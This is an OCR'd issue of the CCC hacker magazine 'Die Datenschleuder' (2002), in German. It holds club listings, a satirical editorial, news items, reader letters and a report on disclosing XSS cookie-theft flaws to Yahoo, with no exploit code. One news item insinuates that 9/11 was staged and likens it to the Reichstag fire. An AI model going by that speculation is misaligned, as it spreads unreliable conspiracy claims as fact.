die datenschleuder.

das wissenschaftliche fachblatt für datenreisende
ein organ des chaos computer club

ISSN 0930-1054 • Drittes Quartal 2002
EUR 2,50 bitteschön
Postvertriebsstück C11301F

#79

Erfa-Kreise

Bielefeld	im Café Parlando, Wittekindstraße 42, jeden Dienstag (außer feiertags) ab 18h	*http://bielefeld.ccc.de/* *<mail@bielefeld.ccc.de>*
Berlin, CCCB e.V.	Marienstr. 11, Berlin-Mitte, *Briefpost: CCC Berlin, Postfach 640236, D-10048 Berlin* Club Discordia jeden Donnerstag zwischen 17.00 und 23.00 Uhr in den Clubräumen. *Achtung: wir sind wieder in den alten – endlich renovierten – Räumen im Hinterhaus zu finden!*	*Fon: +49.30.285.986.00* *Fax: +49.30.285.986.56* *Aktuelles unter* *http://berlin.ccc.de/*
Düsseldorf, CCCD/ Chaosdorf e.V.	"zakk", Fichtenstr. 40 jeden 2. Dienstag im Monat ab 19.00 Uhr	*http://duesseldorf.ccc.de/*
Frankfurt am Main, cccffm	Club Voltaire, Kleine Hochstraße 5, donnerstags ab 19 Uhr	*http://www.ffm.ccc.de/*
Hamburg (die Dezentrale)	Lokstedter Weg 72 jeden Dienstag ab ca. 20.00 Uhr in den Clubräumen. Der jeweils erste Dienstag im Monat ist Chaos-Orga-Plenum (intern). An allen anderen Dienstagen ist jede(r) Interessierte herzlich willkommen. Termine aktuell unter *http://hamburg.ccc.de/bildungswerk/*	*http://hamburg.ccc.de/* *Fon: +49.40.401.801.0,* *Fax: +49.40.401.801.41,* *Voice: +49.40.401.801.31.*
Hannover, Leitstelle511	Kneipe "kleines Museum" in Linden, am Mittwoch der zweiten Woche des Monats ab 20h	*https://hannover.ccc.de/*
Karlsruhe, Entropia e.V.	Gewerbehof, Steinstraße 23, jeden Sonntag ab 19:30h	*http://www.entropia.de/*
Köln, Chaos Computer Club Cologne (C4) e.V.	Vogelsanger Str. 286, *50° 56' 45" N, 6° 51' 02" O (WGS84),* jeden letzten Donnerstag im Monat um 19:30h	*Fon: +49.221.546.3953* *<oeffentliche-anfragen@koeln.ccc.de>,* *http://koeln.ccc.de/*
München, muCCC	Blutenbergstr. 17, jeden zweiten und vierten Dienstag im Monat ab 19:30h	*http://www.muc.ccc.de/*
Ulm	Treffen Montags ab 19.30 Uhr entweder im 'Café Einstein' an der Uni Ulm oder beim Internet Ulm/Neu-Ulm e.V. (am Besten vorher per Mail anfragen!). Regelmäßige Vorträge im 'Chaos Seminar': http://www.ulm.ccc.de/chaos-seminar/	*http://ulm.ccc.de/* *<mail@ulm.ccc.de>*

Chaos-Treffs

Aus Platzgründen können wir die Details aller Chaos-Treffs hier nicht abdrucken. Es gibt aber in den folgenden Städten Chaos-Treffs mit Detailinformationen unter *http://www.ccc.de/regional/*: Bochum, Bremen, Darmstadt, Erlangen/ Nürnberg/Fürth, Freiburg i. Br., Gießen / Marburg, Trier, Kiel, Münster / Osnabrück, Saarbrücken, Stuttgart, Emden

Die Datenschleuder Nr. 79

Drittes Quartal 2002 http://ds.ccc.de/

Herausgeber

(Abos, Adressen, Verwaltungstechnisches etc.)
Chaos Computer Club e.V., Lokstedter Weg 72, D-20251 Hamburg, Fon: +49.40.401.801.0, Fax: +49.40.801.401.41, <office@ccc.de>

Redaktion

(Artikel, Leserbriefe, Inhaltliches, etc.)
Redaktion Datenschleuder, Postfach 640236, D-10048 Berlin, Fon: +49.30.285.997.40, <ds@ccc.de>

Druck

Pinguindruck, Berlin; http://pinguindruck.de/

Layout, ViSdP und Produktion

Tom Lazar, <tom@tomster.org>

Redakteure dieser Ausgabe

Tom Lazar <tomster>, Dirk Engling <erdgeist> und Andreas Lehner <al>

Autoren dieser Ausgabe

Andy Müller-Maguhn, Dirk Engling, Stefan Krecher, Denis Ahrens, Jens Ohlig, Tim Pritlove, starbug, nika, Nitram, Christof Grigutsch, Daniel Kulla, Wetterfrosch (Rückseite).

Eigentumsvorbehalt

Diese Zeitschrift ist solange Eigentum des Absenders, bis sie dem Gefangenen persönlich ausgehändigt worden ist. Zurhabenahme ist keine persönliche Aushändigung im Sinne des Vorbehaltes. Wird die Zeitschrift dem Gefangenen nicht ausgehändigt, so ist sie dem Absender mit dem Grund der Nicht-Aushändigung in Form eines rechsmittelfähigen Bescheides zurückzusenden.

Copyright

Wir schreiben das Jahr 2002, immernoch. Das Sommerloch wurde dieses Jahr von der Elbe in sächsische Altstädte gerissen, die US-amerikanische Regierung hat es tatsächlich geschafft, ausreichend Nachrichten zu erzeugen, um von ihrem Ölaufmarsch abzulenken und Rußland hat kurzerhand deren "preemptive strike"-policy übernommen. Da die Rüstungsindustrie Deutschlands jetzt komplett in US-Hand ist, hat dessen Kanzler diesmal keine uneingeschränkte Rücksicht auf Spender nehmen müssen und dem beschlossenen Krieg eine wahlkampfwirksame Absage erteilt. "Antiamerikanismus" ist dank des inflationären Gebrauchs auf dem besten Wege, zum Unwort des Jahres zu avancieren.

Das DMCA bekommt wohl bald einen kleinen deutschen Bruder, das Zugangs-Kontroll-Dienste-Schutz-Gesetz (zu Rechtsfragen den Hackeralltag betreffend gibt es ab dieser Ausgabe eine Serie), aber auch die spanischen Internetbenutzer dürfen sich über ein rigides Gesetz für die Dienste der Informationsgesellschaft und des e-Commerce [1] freuen. Griechenland hat ein wenig über das Ziel hinausgeschossen und mußte ihr Gesetz "3037" wieder zurückziehen. Darin hatte die Regierung jegliche elektrische, elektronischen und elektromechanischen Spiele verboten. Panem et circensis sagten schon die alten Römer (siehe auch CRD), aber das Römische Reich war dafür auch weitaus erfolgreicher als das griechische. Die heutigen Römer begnügen sich schon mit dem Sperren gotteslästerischer Internetseiten [2] . Damit auch in Deutschland demnächst noch kein Telekommukationsteilnehmer unentdeckt subversivem Verhalten frönen darf, hat es der Petitionsausschuß des Bundestages just abgelehnt, [3] Einwände von Bürgerrechtsorganisationen gegen die Einführung des TKÜV zu unterstützen. Effektive Telefonüberwachung praktizieren die Israelis in den besetzten palästinensischen Gebieten. Dank der Ausstattung öffentlicher Telefonzellen mit Sprengladungen konnte Mohammed Shtewie Abayat, seines Zeichens Mitglied der "Al-Aqsa Märtyrerbrigade", während eines Telefongesprächs in der Nähe des Beit Jala Krankenhaus förmlich in die Luft gehen [4] . Von solch präziser Stimmerkennung können wir uns hier echt noch eine Scheibe abschneiden.

Vor wenigen Tagen fanden sich auch in diesem Jahr würdige Preisträger des BigBrother Award [5] . Microsoft wurde für dessen "Lebenswerk" ausgezeichnet, die Deutsche Post (die auch in dieser Ausgabe lobende Erwähnung findet) für ihren kreativen Umgang mit Adressdaten und der hessische Innenminister Volker Bouffier für den grandiosen Einfall, Rasterfahndung von der Prämisse des Ausnahmezustands loszulösen.

Der sozialistische Pariser Bürgermeister Bertrand Delanoe hat sich wohl mit der von ihm initiierten "Nuit Blanche", zu der auch der Chaos Computer Club mit Arcade (Artikel beiligend) sein Scherflein beigetragen hat, ein wenig weit aus dem Fenster gelehnt. Der französische Präsident Chirac ist eher ein Befürworter einer Polizeistunde um 22:00 Uhr. Prompt wurde die Arcade-Party des CCC von der Nationalpolizei beendet. Der Bürgermeister wurde in dieser Nacht Opfer eines Messerstechers [6] , überlebte aber leicht verletzt. Weniger Glück hatte der Demokratische US-Senator Paul Wellstone. Seine Chartermaschine stürzte zwei Wochen vor den Senatswahlen ab. [7] Dies könnte der demokratischen Senatsmehrheit den letzten Stoss verpassen. Wellstone war einer der Wortführer gegen Bushs Irakkrieg. In Deutschland ist das Leben von Politikern hingegen eher sicher, auch wenn sie in Berlin-Kreuzberg Wahlkampf machen. Der grüne Fundi-(immernoch-)Abgeordnete Ströbele hatte es "nur" mit einer Teleskopstange in der Hand eines stadtbekannten Neo-Nazis zu tun, den er dann unter Zuhilfenahme der Polizei auch persönlich stellen konnte. Unterdessen wird gerätselt, wessen Koalitionsstimme dem neuen Bundeskanzler bei dessen Wahl fehlte. Dem politischen Gegner, diesmal in Form des bayerischen Kanzlerkandidaten Edmund Stoiber, kann das nicht passieren. Er nutzte vielmehr die Gelegenheit, beim Torwandschießen auf einer Wahlkampfveranstaltung [8], zu verdeutlichen, was mit jenen passiert, die sich ihm in den Weg stellen. Zu guter Letzt möge doch das Augenmerk noch auf einen wichtigen Hinweis in eigener Sache gerichtet werden: Der Vorstand des CCC lädt zur Mitgliederversammlung ein (Seite 12) und das Office hat ein wenig organisatorischen Kram zu regeln (Seite 27) <erdgeist>

[1] *http://www.ccc.de/updates/2002/internet-zensur-spanien*

[2] *http://www.heise.de/newsticker/data/jk-09.07.02-004/*

[3] *http://www.heise.de/newsticker/data/pmz-21.10.02-00/*

[4] *http://breakingnews.iol.ie/news/story.asp?j=42021580&p=4zxzzy6x*

[5] *http://www.bigbrotherawards.de/*

[6] *http://www.spiegel.de/panorama/0,1518,217067,00.html*

[7] *http://rhein-zeitung.de/on/02/10/26*

[8] *http://www.n-tv.de/3053525.html*

Schweiz jetzt mit Echelon Standort?!

Bereits im Dezember 2000 hat offenbar auch die Schweiz nun ihren Anschluss an das unter dem Namen "Echelon" bekannte SIGINT-Netzwerk der US-amerikanischen National Security Agency (NSA) bekommen. In unmittelbarer Nähe des Hauptsitzes (?) der Schweizer Armee in Leuk wurde ein Gelände der ehemaligen Schweizer Post mit umfangreicher Satellitenhub-Infrastruktur offiziell an ein amerikanisches Unternehmen unbekannten Namens verkauft. Nach übereinstimmenden Angaben verschiedener Organe kann Leuk relativ unstrittig als neuer Echelon-Standort in Europa gelten.

Öffentlich bekannt geworden ist diese Entwicklung offenbar durch die auch öffentlich verkündete Verärgerung des Teils der Schweizer Armee, der in den Deal nicht mit involviert war.

Spekuliert werden darf in dem Zusammenhang natürlich, wie die bislang als neutral vermutete Schweiz - die zumindest nicht als US-Kolonie in Europa gelten kann - dazu gebracht wurde, ausgerechnet dem Begehren der US-Dienste zu entsprechen. Hier könnten wohl auch die Entdeckungen unrechtmässig aus dem Zeitalter des dritten Reiches erlangter jüdischer Gelder eine Rolle gespielt haben; führten sie doch schließlich zu erheblichem, insb. amerikanischen Druck, das Schweizer Bankgeheimnis, vollständig abzuschaffen; gewisse Ähnlichkeiten mit dem dortzulande produzierten Käse hat es ja ohnehin schon. Gerüchteweise ist auch der Fall des inländischen schweizer Telekommunikationsgeheimnisses das Ergebnis eines entsprechenden Kuhhandels.

Details: *http://www.contramotion.com/updates/countries/switzerland* und *http://www.contramotion.com/updates/issues/echelon*

Genmanipulation und Folgen

Greenpeace organisiert derzeit eine umfangreiche Online-Petitition gegen eine EU-Richtlinie, die eine Durchseuchung von Samengut mit genmanipuliertem Material sogar deklarationsfrei bis zu bestimmten Prozentpunkten gestatten will.

In diesem Zusammenhang tauchten Gerüchte auf, daß das schwedische Möbelunternehmen IKEA neben angeblich bereits betriebener Aufzucht von regalspezfischen Baumsorten nunmehr an einer Version eines Imbusschlüsselbaums arbeitet, um entsprechende Produktionskosten einzusparen.

Details: *http://act.greenpeace.org/ams/de?a=seeds_lu&s=blue2*

Gleichberechtigung im Informationszeitalter

Echelon jetzt auch für inländische US-amerikanische Telekommunikation ?!

Wie Declan McCullagh auf Politech vom 21.10. berichtet, werben derzeit Vertreter der National Security Agency (NSA) im US-Congress für den Einsatz des Echelon-Systems auch für die inländische US-amerikanische Telekommunikation und für die Aufhebung der bisherigen Beschränkungen im Bezug auf US-Staatsbürger.

Details:
http://intelligence.senate.gov/0210hrg/021017/hayden.pdf

In Amerika sucht jetzt die Polizei nach offenen WLANs

Wie Futurezone Ende September berichtet, suchen zumindest in Washington, DC jetzt spezielle Agenten des Secret Service im Rahmen von "Verbrechensprävention" nach offenen WLANs und den entsprechenden Kreidezeichen.

Details:*http://futurezone.orf.at/futurezone.orf?read=detail&id=131872*

Spontane fünfache Selbstentzündung?!

Ende September entstanden in fünf räumlich über die Stadt Mannheim verteilten Kabelschächten über mehreren Stunden andauernde Kabelbrände, die das Telefonnetz der Stadt Mannheim größtenteils lahmlegten. Betroffen waren offenbar auch mehrere breitbandige Glasfaserleitungen, so daß nicht nur das Telefonnetz, sondern auch Frame Relay, ATM und Datex-P betroffen waren und somit in der gesamten Stadt wohl auch kein T-DSL mehr funktionierte.

Entgegen ersten Befüchtungen, daß es sich hierbei um eine Budgetrechtfertigungsmaßnahme für etwaigen Cyberwar-Terrorismus-Bekämpfungsunsinn handelte, handelte es sich wohl tatsächlich zumindest im offiziellen Sprachgebrauch um eine "natürliche" Ursache, namentlich "technische Störung an einem Stromversorgungskabel", die zunächst einen Brand im Bereich verschiedener Faserkabel und durch Kreuzung mit einer 20-KV Leitung dann zu einer Ausweitung mit erheblicher Rauch- und Gasentwicklung mit anschließenden Explosionen führte.

Die in der Presse teilweise dargestellten Brände an mehreren Orten hat es wohl so nicht gegeben; der Brand im Kabelkanalsystem führte offenbar zu so starker Rauchentwicklung, dass dieser gleich durch Austretung an mehreren Gebäuden auftrat.

World-Trade-Center Angriffsermächtigungsverordnungen

Angesichts zunehmender Zweifel an den offiziellen Darstellungen zum Ablauf der Ereignisse am 11.09.2001, der Hintergründe und Akteure sowie dem vorgeblichen "Versagen" der amerikanischen Geheimdienste könnte es hilfreich sein, sich mit den geschichtlichen Parallelen von vermeintlich terroristischen Angriffen und ihren realpolitischen Auswirkungen zu beschäftigen.

Anbieten tut sich hier vor allem die Reichstagsbrandverordnung, offiziell die "Verordnung zum Schutz von Volk und Staat", historisch gesehen die absolute Machtübernahme der Weimarer Republik durch die NSDAP. Ähnlich wie beim 11.09. ist auch beim Reichstagsbrand die Rolle des vermeintlichen Täters Marinus von der Lubbe nicht unumstritten geblieben; sowohl die Anzahl der Brandherde im Gebäude als auch die Personen, die von der Lubbe womöglich zu seiner Tat angestiftet haben bringen immer wieder die Frage auf, inwieweit etwaige Nazis die Tat unterstützten.


Verhältnissmässig erhellend sind dabei nicht nur die außenpolitischen sondern vor allem die innenpolitischen Auswirkungen des 11.09. in den USA mit dem Reichstagsbrand.

Details:

- *http://www.whatreallyhappened.com/ARTICLE5/index.html*
- *http://www.dhm.de/lemo/html/nazi/innenpolitik/reichstagsbrandverordnung/index.html*
- *http://www.whatreallyhappened.com/govknow.html*

Literatur:

Matthias Bröckers: "Verschwörungen, Verschwörungstheorien und die Geheimnisse des 11. September" bei http://www.zweitausendeins.de/



Notverordnung
gegen den Kommunismus in Kraft

Vom Reichspräsidenten unterzeichnet

Aeußerste Abwehrmaßregeln gegen den kommunistischen Terror

Hallo,ich hoffe ihr könnt mir weiter helfen!

Ich als Computerneuling hab was ganz dummes gemacht, nämlich bei Microsoft ein Programm runterzuladen, obwohl ich keine Lizenz für mein Windows XP habe. Und jetzt hat mich Microsoft an der Angel. Ich brauchte Java und bin immer automatisch an Microsoft verwiesen worden, dort musst ich das Service Pack runterladen. Es funktionierte aber nicht und wurde abgebrochen. Später hab ich gesehen, dass oben in meiner Taskleiste beim Fragezeichen stand: „Ist dies eine legale windowskopie?“ Hab das auch noch aufgemacht und sofort eine Nachricht bekommen von Microsoft. Jetzt steht auch noch unter Start -> Alle Programme: Neues Office Dokument, Office Dokument öffnen, Windows Update und Windows-Katalog.

Ist jetzt schon alles zu spät oder kann man noch was tun?? Löschen funktioniert auch nicht, man kann nur das Symbol aber nicht die Datei löschen. Was macht Microsoft bei solchen Fällen wie mir? Würde es reichen, wenn ich XP neu installiere?

Hallo Daniela, vielen Dank für Deine Anfrage. Leider bist du aber – was Windows und Microsoft-Lizenzen betrifft – an der völlig falschen Adresse gelandet. Das fängt damit an, dass in der Redaktion so gut wie niemand überhaupt Windows benutzt. Und Deine Geschichte bestätigt zumindest mich selbst mal wieder darin, wie richtig es ist, auf Microsoftprodukte und vor allem Windows zu verzichten.

Was dich vielleicht auch nachdenklich stimmen sollte: Microsoft hat für (unter anderem) Windows XP wieder mal einen BigBrother-Award für die Verletzung der Privatsphäre seiner Kunden eingeheimst. [1]

Mein Rat an Dich: ziehe ernsthaft in Erwägung, auf ein freies Betriebssystem umzusteigen (und d.h. auch kein Lizenzierungszwang mehr). Informiere Dich z.b. über Linux [2]. Und wenn du es richtig nett und komfortabel haben willst, denk über einen Apple Macintosh nach [3].

Und wenn du dann *fragen hast, melde Dich einfach nochmal. Wir finden dann schon was. <tomster>*

[1] http://www.spiegel.de/netzwelt/politik/0,1518,219813,00.html

[2] http://www.suse.de/de/private/products/suse_linux/i386/faq_newuser/index.html

[3] http://www.apple.com/de/switch/

Hallo, ich habe vom Internetcafé (E) aus...

1. mit Kennwort online-banking betrieben (mit PIN und TAN), 2. für eine Hotelbuchung meine Kreditkartennummer mitgeteilt.

Den “Verlauf” und die besuchten Links habe ich nicht gelöscht - über Extras/Internetoptionen -! Frage: Hätte da schon etwas passieren können?

Ja. *<//padeluun>*

In meiner Gespraechsrunde fuer anonyme LAN-Abhängige...

...kam nach ungefaehr 7 Tagen durchsnocken die Frage auf, wie das eigentlich funzt. Welche Prozesse laufen in einer CPU ab, die aus Strom Information werden lassen? Wie funzt die Halbleitertechnik im Microprozessor? Und die letzte Frage waere denn, ob´s da vielleicht einschlägige populärwissenschaftlich formulierte Literatur jibt? Ick weeß zwar dassa nich die Senndung mit der Maus seid, aba ihr seid die einzijen denen ick eine vernuenftije Beantwortung zutrau! Hauta rein, Freude durch RueckAntwort ;) <xxx@gmx.de>

Lins mal auf http://www.wdrmaus.de/sachgeschichten/internet/ <erdgeist>

Sehr geehrte Damen und Herren und letzten Streiter der Digitalen Freiheit...

Folgende Geschichte… Da ist ein Typ… schimpft sich Hacker… Kickt mich ständig aus meinen Chats Progs und sonstigen Aktivitäten. Ich musste jetzt schon 4 mal mein komplettes System neu aufputzen und hab auch schon den Rechner Anbieter etc gewechselt. Neulich hat er allerdings einen Fehler gemacht! Zufällig hab ich ihn in einem Chatraum getroffen wo er gross mit seiner Homepage geprahlt hat. Ich weiss das es Möglichkeiten gibt um herrauszufinden wer der eigentliche Halter dieser Page ist (Name Adresse usw.) Dummerweise ist seine Seite bei Lycos gehostet, so das "normale" Möglichkeiten wegfallen. Gibt es einen anderen Weg? *<xxx@web.de>*

"Du möchtest keinen Killerstick rauchen. Du möchtest nach Hause gehen und über Dein Leben nachdenken…" <//padeluun>

hallo habe auf verschlungenen wegen...

einen dell latitude 810 laptop beckommen leider kann ich mich nicht anmelden da ich den code nicht habe wie kann ich neue system softwaere raufziehen oder mich anmelden. *<xxx@yahoo.de>*

"verschlungene Wege" heißt in der Regel: Geklaut. Das bedeutet, dass Du an diesem Gerät kein Eigentum erwerben kannst oder – schlimmer noch – dass Du Dich der Hehlerei schuldig gemacht hast.

Kläre die Legalität des Gerätes, und dann kannst Dich auch ruhig an den Hersteller wenden, die helfen können sollten.

Wie wird man ein White Hat Hacker officieller Verein

Tach Ich wollte schon immer mal wissen, wie man ein officieller Verein wird… besonders wenn es sich um das Thema Hacken handelt… Wie können diejenigen, die euch zum offizielem Verein eingeschrieben haben, das verantworten??? Wie können die sicher sein, das ihr White Hat Hacker seid und keine Black oder Cracker, oder sonst irgendwas??? *<ausbrecherxxxxp@xxx.com>*

Ist doch voellig unerheblich fuer das "Verein sein".

Man kann auch einen "Verein zum optimierten Ladendiebstahl" anmelden - dass sich die Polizei dann vielleicht fuer dessen Taetigkeiten interessiert hat mit der Anmeldung nichts zu tun.

Und nicht zu vergessen dass der CCC e.V. schon ein paar Jaehrchen aelter ist – da gabs diese ganzen Unterscheidungen alle noch gar nicht, und die Beamten haben Disketten noch abgeheftet ;) <haegar>

Programme via Netz auf anderen Rechnern ausführen (unter Windows)

da politiker alles übelst in die länge ziehen, will ich auf meine kurze frage nur ne antwort (sollte schon länger sein als meine frage.thx) *<xxx@gmx.de>*

Dein Problem dort liegt, ich fuerchte. Ungeduldig du bist. Dass auch steck in dir grosse Kraft, ich spuere. Dein Leben dazu du musst verschreiben dem Source.

Dann erkennen wirst auch du die gute Kraft des Source. Und verstehen wirst, was bedeutet deine Frage wirklich. <erdgeist>

Beantworten deine Frage, ganz kurz, ich kann: "Ja". Finden den Schluessel dazu du selber musst.

Subject: bammel

Hallo, ich weiss nicht ob das wirklich interssenat ist, aber ich aus spass mal die suchbegriffe "vertraulich, intern und pdf" eingegeben und hab nun mehrere Dokumente auf meinen Rechner die sich selbst als "vertraulich" bezeichnen,(z.B. dokumente der Telekom, oder eines CDU Mitgliedes) ich hab jetz ein bischen bammel, davor das das ärger geben könnte, kann es das? Was kann/soll ich tun?

Machst du dich denn strafbar, wenn du geheime Dokumente auf der Strasse findest? <erdgeist>

In der ersten Hackerbibel...

…habt ihr eine Anleitung zum Bau eines Modems. Gibts da auch ne neue Version ("Wir entwickeln gerade eine Version der Schaltung, die auch für den Batteriebetrieb geeignet ist") oder irgendwas übersichtlicheres (*g*)? Gibts überhaupt noch die Programme dazu… Ich bräuchte nämlich so ein Modem zum Anschließen an einen Telefonhörer! *<xxx@gmx.de>*

Ich glaube nicht, dass das Datenklo (so der Name des "CCC-Modems") weiterentwickelt wurde. Zumindest habe ich dazu nichts gehoert. Der Hack-Value beim Selber-Basteln ist natuerlich nicht zu ver- achten, aber ich denke, heutzutage ist es viel einfacher (und wahrscheinlich auch billiger), sich ein Modem zu kaufen (oder nen Akkustik-Koppler zu ersteigern). Der Hauptgrund, warum es das Datenklo gab (soweit ich das uebersehen kann) war ja, dass es zwar Modems von der Post gab, diese aber sehr teuer waren. Da war so ein Selbstbau-Projekt einfach eine sehr schoene Aktion. Zu Programmen kann ich dir gar nichts sagen. <sascha>

Subject: Alternative zu Outlook

Gibt es eine von euch empfohlene Alternative zu MS Outlook (Express)? Garantiert, oder? *<xxx@gmx.de>*

wofür ist denn dieses Programm? <//padeluun>


Honolulu Star-Bulletin 1st EXTRA

OMFG!!!1

(Associated Press by Transpacific Telephone)

SAN FRANCISCO, Dec. 7.—President Roosevelt announced this morning that Japanese planes had attacked Manila and Pearl Harbor.

P34RL H4RBOR BOMB3D BY T3H J4P4N3S3!!11!!!1

SIX KNOWN DEAD, 21 INJURED, AT EMERGENCY HOSPITAL

AM3RIC4N5 F5SCKING P1SS3D OFF!!!!!!!!!!

Hundreds See City Bombed

Names of Dead and Injured

Schools Closed

Editorial

waldO

Subject: DRM/TCPA/Palladium

Wieso gibt es bei Euch bisher keinen einzigen Artikel zum Thema "Microsoft Palladium" auf der Website? Habt Ihr Schiß, oder seht Ihr das Problem nicht? Eine einfache Google-Suche zeigt doch bereits, wie groß die Bedrohung ist…

Vor was sollen wir da bitte Schiss haben? Und was erwartest Du von uns? Warum kommst Du nicht in den Club und kümmerst Dich drum, das Thema passt zum Club?

Zur Klarstellung: natürlich wird das Thema hier diskutiert. Kann es aber sein, dass Du ein klein wenig Konsumentenhaltung an den Tag legst?

So nach dem Motto: "macht endlich was, oder hab ihr etwa Schiss, ich lehne mich solange gemütlich zurück"? Zumindest finde ich auch von Dir keine Aktionen http://www.google.com/search?q=Nils+[snip]+Palladium <volker birk>

Subject: Schützenhilfe?

Ich habe ein "kleines" Problem mit einem meiner Lehrer. Er dachte einfach, daß ich der Grund für den Absturz unseres Servers war und schrieb einen Brief an mich, der dann öffentlich an die Tür unseres PC-Raums geheftet wurde von ihm. Inhalt: Unser Sicherheitsprogramm ist so gestaltet, daß sich der Server automatisch abschaltet wenn du, Mein Name, P o r n o bilder aus dem Internet ziehst usw. … Ich bin tierisch sauer… verständlicherweise! Ich möchte ihm einfach nur eins auswischen !! Eine kleine Rache sozusagen… Ich kenne auch seine Emailadresse… Kennt ihr jemanden, der mir beim schreiben eines "kleinen zerstörerischen Programmabschnitts" behilflich sein kann?

setz dich mal ne halbe stunde mit ihm hin, hoere dir seine vorwuerfe an, erklaere deinen standpunkt und findet eine loesung. <nitram>

Dreist, geldgierig oder nur Tippfehler ??

Ich habe mit dem Gedanken an eine Mitgliedschaft im CCC gedacht. Als ich dann aber die Seite mit den Beiträgen angeschaut habe dachte ich echt "Mich tritt ein Elch …". 72EUR sind in DM gerechnet 144,00 und 36EUR sind 72,- DM. Inflation und hohe Lebenshaltungskosten kennt der CCC wohl nicht ? Ich für meinen Teil muss mit 50 Euro pro Monat auskommen. Wie begründet der CCC einen so hohen Mitgleidsbeitrag? Wird für jedes Mitglied ein PC nebst DSL-Flatrate bereitgestellt oder was ?? *<xxx@gmx.de>*

Wenn du mal guckst, dann hat sich der Beitrag seit 1997 nicht wesentlich veraendert:

http://web.archive.org/web/19970331195454/www.berlin.ccc.de/Membership.html

Wir bringen einigermassen regelmaessig ne Zeitschrift raus, organisieren Congresse, betreiben Erfakreise, in denen du bei Lust jederzeit vorbeischaun kannst, wir betreiben Lobbyarbeit, damit du auch demnaechst noch unzensiert surfen kannst, schaun ach so sicheren Banken auf die Finger, damit deine 50 EUR im Monat nicht durch Zufall im Datennirvana verschwinden. Teile der Kohle bekommst du ja auch wieder zurueck, indem du auf den Congressen die du mit vorfinanziert hast, die Datenschleuder frei Haus bekommst und bei Camps weniger bezahlen musst. Aber du musst ja nicht. Es steht dir voellig frei, den CCC in seiner Arbeit zu unterstuetzen, sei es mit einer Mitgliedschaft oder mit einer Spende oder eigener aktiver Arbeit.

Da musst du dich dann fragen, was du mit dem Beitritt zum CCC bezwecken wolltest, die Erfakreise kannst du ja, wie gesagt, auch ohne Mitglied zu sein, besuchen, die Datenschleuder gibts da auch fuer nen Heiermann zu kaufen und auch damit unterstuetzt du uns schon.

Am willkommensten ist aber, wenn du persoenlich mit anpackst, dir den Erfakreis in deiner Naehe suchst, und selbst aktiv mitmachst. <erdgeist>

"Susanne, was machst Du mit solchen Menschen?"

In der letzten Ausgabe der Datenschleuder veröffentlichten wir einen Artikel über Cross Site Scripting Exploits ("XSS for fun an profit"), in dem es u.a. um Sicherheitslücken bei den Webmail-Diensten von Freenet und Yahoo ging. Über den teilweise beschwerlichen Weg, die Diensteanbieter auf die Sicherheitslücken aufmerksam zu machen, soll kurz berichtet werden.

Die im Artikel "XSS for fun and profit" [1] beschriebenen Techniken erklären, wie durch XSS-Angriffe Nutzern von Webmaildiensten Cookies geklaut werden können. Durch den Besitz dieser Cookies ist man in der Lage, Authentifizierungen zu umgehen und allerhand Schabernack zu treiben.

Eine üble Sache, und gerade große Dienstleister sollten ein gesteigertes Interesse daran haben, ihre Kunden vor solchen Angriffen zu schützen – sollte man meinen. Aber schauen wir uns hierzu mal die Geschichte des Hacks an.

Anfang Juli habe ich die Sicherheitslücken bei freenet und yahoo entdeckt und den Artikel geschrieben. Vor der Veröffentlichung der Datenschleuder wurde Freenet telefonisch von einem Mitglied der Datenschleuderredaktion informiert, es gab da eine persönliche Bekanntschaft. Freenet hat den Bug umgehend beseitig.

Am 11. Juli habe ich auf den Webseiten von Yahoo ein Kontaktformular der Kategorie "Melden von Fehlern auf Yahoo! Seiten" mit folgendem Inhalt ausgefüllt:

```
Guten Tag, ich schreibe für die Datenschleuder ("das
wissenschaftliche Fachblatt für Datenreisende, ein
Organ des Chaos Computer Club"). In der kommenden Aus-
gabe werden wir einen Artikel zum Thema Sicherheits-
probleme durch Cross Site Scripting (XSS) veröffent-
lichen. U.a. wird ein Fehler bei Yahoo besprochen,
durch den es möglich ist, Yahoo-Webmail-Kunden Cookies
zu stehlen und so u.U. Authentifizierungen zu umge-
hen. Wenn Sie mir einen Ansprechpartner nennen, lasse
ich Ihnen den Artikel zukommen, damit sie das Sicher-
heitsproblem vor der Veröffentlichung beheben können.
Gruss, StefanKrecher
```

Am selben Tag bekam ich Antwort:

```
From: DE Webmaster de-webmaster@yahoo-inc.com To:
stefan@ccc.de Subject: Re: Bug - Melden von Fehlern
auf Yahoo! Seiten (KMM51449048V94241L0KM) vielen Dank
für Ihre Nachricht an Yahoo! Deutschland. Ansprech-
partnerin für Presseanfragen ist Patricia Rohde E-
Mail: rohde@de.yahoo-inc.com
```

Kopfschüttelnd und Particia Rohde ins cc: setzend antwortete ich – mit erneuter Schilderung des Problems – daß ich mir kaum vorstellen könne, daß die Presseabteilung für die Behebung von Sicherheitslücken zuständig sei.

Am 15.7. forwardet Frau Rohde meine Mail an Susanne Fischer von der Firma "ECC Kohtes Klewes" aus München, die die komplette Kommunikation bei Yahoo! Deutschland betreuen. Nachdem Frau Fischer sich diese Mail zunächst noch einmal selber forwardet, kann sie mir endlich antworten. Woher ich das alles weiss? Nun Frau Fischer hat den kompletten Mailwechsel durchgequotet und so konnte ich z.B. lesen, was die irritierte Frau Rhode an Frau Fischer schrieb: "Guten Morgen Susanne, was machst Du mit solchen Menschen?"

Ohne in den Header der Mail zu schauen nehme ich an, daß Frau Fischer Outlook benutzt und ich muss an einen Kommentar von Felix von Leitner in de.org.ccc denken, der ungefähr so ging: "Ich sage nicht: 'Diane ist dumm weil sie Outlook benutzt', ich sage: 'Diane ist dumm und sie benutzt Oulook. Typisch.'". Frau Fischer bedankt sich jedenfalls und bittet mich, ihr den Artikel zu schicken, was auch sofort tue.

Am 17.7. zitiert news.com einen Yahoo-Sprecher [2] : "To ensure the highest level of security for our users,Yahoo employs automated software to protect our users from potential cross-scripting violations". Kurz darauf berichten auch stern.de [3] und spiegel.de [4] von Unregelmäßigkeiten bei Yahoo-Mail.

Spätestens seit dem 19.7. sind die beschriebenen Sicherheitslücken gefixt – aber auch nur diese. Man sollte eigentlich annehmen, daß ein so etabliertes Unternehmen wie Yahoo alles dransetzen würde, das ganze Angebot nach weiteren XSS-Sicherheitslücken zu durchsuchen, aber weit gefehlt.

